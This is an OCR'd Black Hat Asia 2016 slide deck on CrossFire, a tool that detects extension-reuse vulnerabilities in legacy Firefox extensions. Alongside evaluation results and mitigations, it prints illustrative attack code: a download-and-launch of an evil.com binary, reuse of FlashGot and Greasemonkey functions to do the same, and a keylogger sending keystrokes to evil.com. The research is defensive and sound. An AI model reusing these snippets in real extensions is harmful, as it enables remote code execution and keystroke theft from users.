

black hat
ASIA 2016
Automated Detection of Firefox Extension-Reuse Vulnerabilities
Ahmet S BUYUKKAYHAN
William ROBERTSON
UBM

Who are we?

- Assistant professor of computer science at Northeastern University in Boston, MA
- Co-directs the NEU Systems Security Lab with Engin Kirda
- Systems, network, and software security researcher
- Past winner of DEFCON CTF with Shellphish
  - (a long, long time ago…)

Who are we?

- PhD Candidate at Northeastern University
  - Authored peer-reviewed conference and journal papers in top-tier security venues
- Member of the NEU Systems Security Lab

Singapore

Boston


Agenda

- Background
- Extension-Reuse Attacks
- CrossFire & Demo
- Evaluation
- Conclusion


black hat
ASIA 2016
Background
UBM


Browser Extensions

- Add new capabilities, customization to browsers
- ~15K extensions in Mozilla Add-ons repository
- Popular ones have millions of users
- Mostly written in JavaScript




Legacy Firefox Extensions

- Shared JavaScript namespace
  - Extensions can read/write objects or variables of others
  - Can invoke functionality of others
- Shared window
  - Read/write GUI elements
  - Listen to all events
- No privilege separation
  - Full access to filesystem, network…



Threat Model

- The browser is an attractive target
  - Extension authors are untrusted
- Vulnerable extensions can be exploited
  - "Benign-but-buggy" threat model
- Malicious extensions are a real threat
  - Trick users into installing malicious extensions
  - Powerful ("man-in-the-browser" attacks)
  - Easy to develop, difficult to detect



161 malicious extensions are blocked by Mozilla[+]

[+] https://addons.mozilla.org/en-US/firefox/blocked/ – Feb 2016

Existing Methods for Protection

- Enforcing browser marketplaces for extensions
  - Automated analysis
  - Human reviews
  - Extension signing
  - “Vetting”
- Extension isolation
  - Least privilege and policy-based enforcement

Add-on SDK (a.k.a., Jetpack)

- Introduced in 2009
- Isolates extensions from each other
- Separate content and core scripts
- Implements principle of least privilege
- But, adoption has been slow
- Superseded by WebExtensions


October 2014
12.0% of the top 2,000

March 2016
22.9% of the top 2,000

Release Date of
WebExtensions in Q3 2016


black hat
ASIA 2016
Extension-Reuse Attacks
UBM

Attack Model



Vetting Sandbox

Victim`s Browser


Impact

- Lack of isolation leaves legacy extensions defenseless against capability leaks
- Attackers can stitch together exploits by abusing capabilities
- The more power vulnerable extensions have, the easier it is for an evil extension

Download & Execute Evil Binary

```
const WebBrowserPersist =
    Components.Constructor(
        "@mozilla.org/embedding/browser/nsWebBrowserPersist;1",
        "nsIWebBrowserPersist");
var persist = WebBrowserPersist();
var targetFile =
    Components.classes["@mozilla.org/file/local;1"]
        .createInstance(Components.interfaces.nsILocalFile);
targetFile.initWithPath("evil.bin");
persist.saveURI(
    "http://evil.com/evil.bin", null, null, null, "", targetFile, null);
targetFile.launch();
```

Extension-reuse Attack Example




```
var files = [{
    href: $url,
    description: "",
    fname: $path,
    noRedir: true
}];

gFlashGotService.download(files);
```

```
var gPrefMan = new GM_PrefManager();
gPrefMan.setValue("editor", $path);
GM_util.openInEditor();
```

To Reuse or Not To Reuse

```
const WebBrowserPersist =
Components.Constructor("@mozilla.org
/embedding/browser/nsWebBrowserPersi
st;1", "nsIWebBrowserPersist");
var persist = WebBrowserPersist();
var targetFile =
Components.classes["@mozilla.org/fil
e/local;1"].createInstance(Component
s.interfaces.nsILocalFile);
targetFile.initWithPath($path);
persist.saveURI($url, null, null,
null, "", targetFile, null);
targetFile.launch();
```

```
var files = [{
    href: $url,
    description: "",
    fname: $path,
    noRedir: true
}];
gFlashGotService.download(files);

var gPrefMan = new GM_PrefManager();
gPrefMan.setValue("editor", $path);
GM_util.openInEditor();
```

Another Example


- A key logger, which sends each key press to evil.com

```
gd12.dicInline.urlWikPrefix = "http://evil.com/GD12_YOUR_LANG/steal.php?key=";
gd12.keydownHandler = function(e) {
    gd12.dicInline.lookupWikt(String.fromCharCode(e.which), false, false);
};

gd12.init();
```


black hat
ASIA 2016
CrossFire
UBM

CrossFire Overview



DEMO


black hat
ASIA 2016
Evaluation
UBM


Method


- Top 10 most downloaded extensions
  - Manual analysis on all set
- Top 2000 most downloaded extensions
  - Manual analysis on random set of 323
- Case Study
  - Developed an extension with cross-extension function call
  - Applied to full review

Top 10 Firefox Extensions


Extension Name	Automated Exploits	Manual Exploits	False Positives	# of Users
Adblock Plus	0	0	4	22 M
Video DownloadHelper	0	15	0	6.5 M
Firebug	0	1	0	3 M
NoScript	2	5	2	2.5 M
DownThemAll!	0	5	0	1.5 M
Greasemonkey	1	3	2	1.5 M
Web of Trust	1	33	15	1.3 M
Flash Video Down.	4	1	1	1.3 M
FlashGot Mass Down.	3	5	9	1.3 M
Down. YouTube Videos	0	2	1	1 M

Summary of Results





Breakdown of Positive Vulnerabilities



Category	Description
Code Execution	Execute binary or JS
File I/O	Read from/write to Filesystem
Network Access	Open a URI or download a file
Preference Access	Read/write browser settings
Event Listener Reg.	Key logging events only

Performance

- Fast static analysis
  - ~ 1 sec average (per extension)

Min	Q1	Median	Mean	Q3	Max
0.05s	0.18s	0.28s	1.06s	0.51s	763.91s


- Fast exploit generation
  - ~ 380 secs (~ 6 mins) on average (per exploit)

Min	Q1	Median	Mean	Q3	Max
30s	192s	270s	378.6s	550.8	2160s

Case Study

- ValidateThisWebSite
  - ~50 lines of code
  - No obfuscation or attempt to hide
  - Opens unnecessary harmless link

```
// Attacker chooses $url
noscriptBM.placesUtils.__ns.__global__.ns.
loadErrorPage(window[1], $url);
```



Limitations

- CrossFire is not a sound and precise analysis tool

- CrossFire does not handle
  - Inferring dynamic types
  - Prototype-based inheritance
  - String evaluation

Mitigation & Detection

- Isolation
- Least privilege
- Secure functionality and data sharing
- Check for extension-reuse vulnerabilities
- Mozilla security team is informed

Key Takeaways

- Lack of isolation allows stealthy attacks
- Attackers can easily automate
- More robust isolation, vetting, and analysis required

Thank You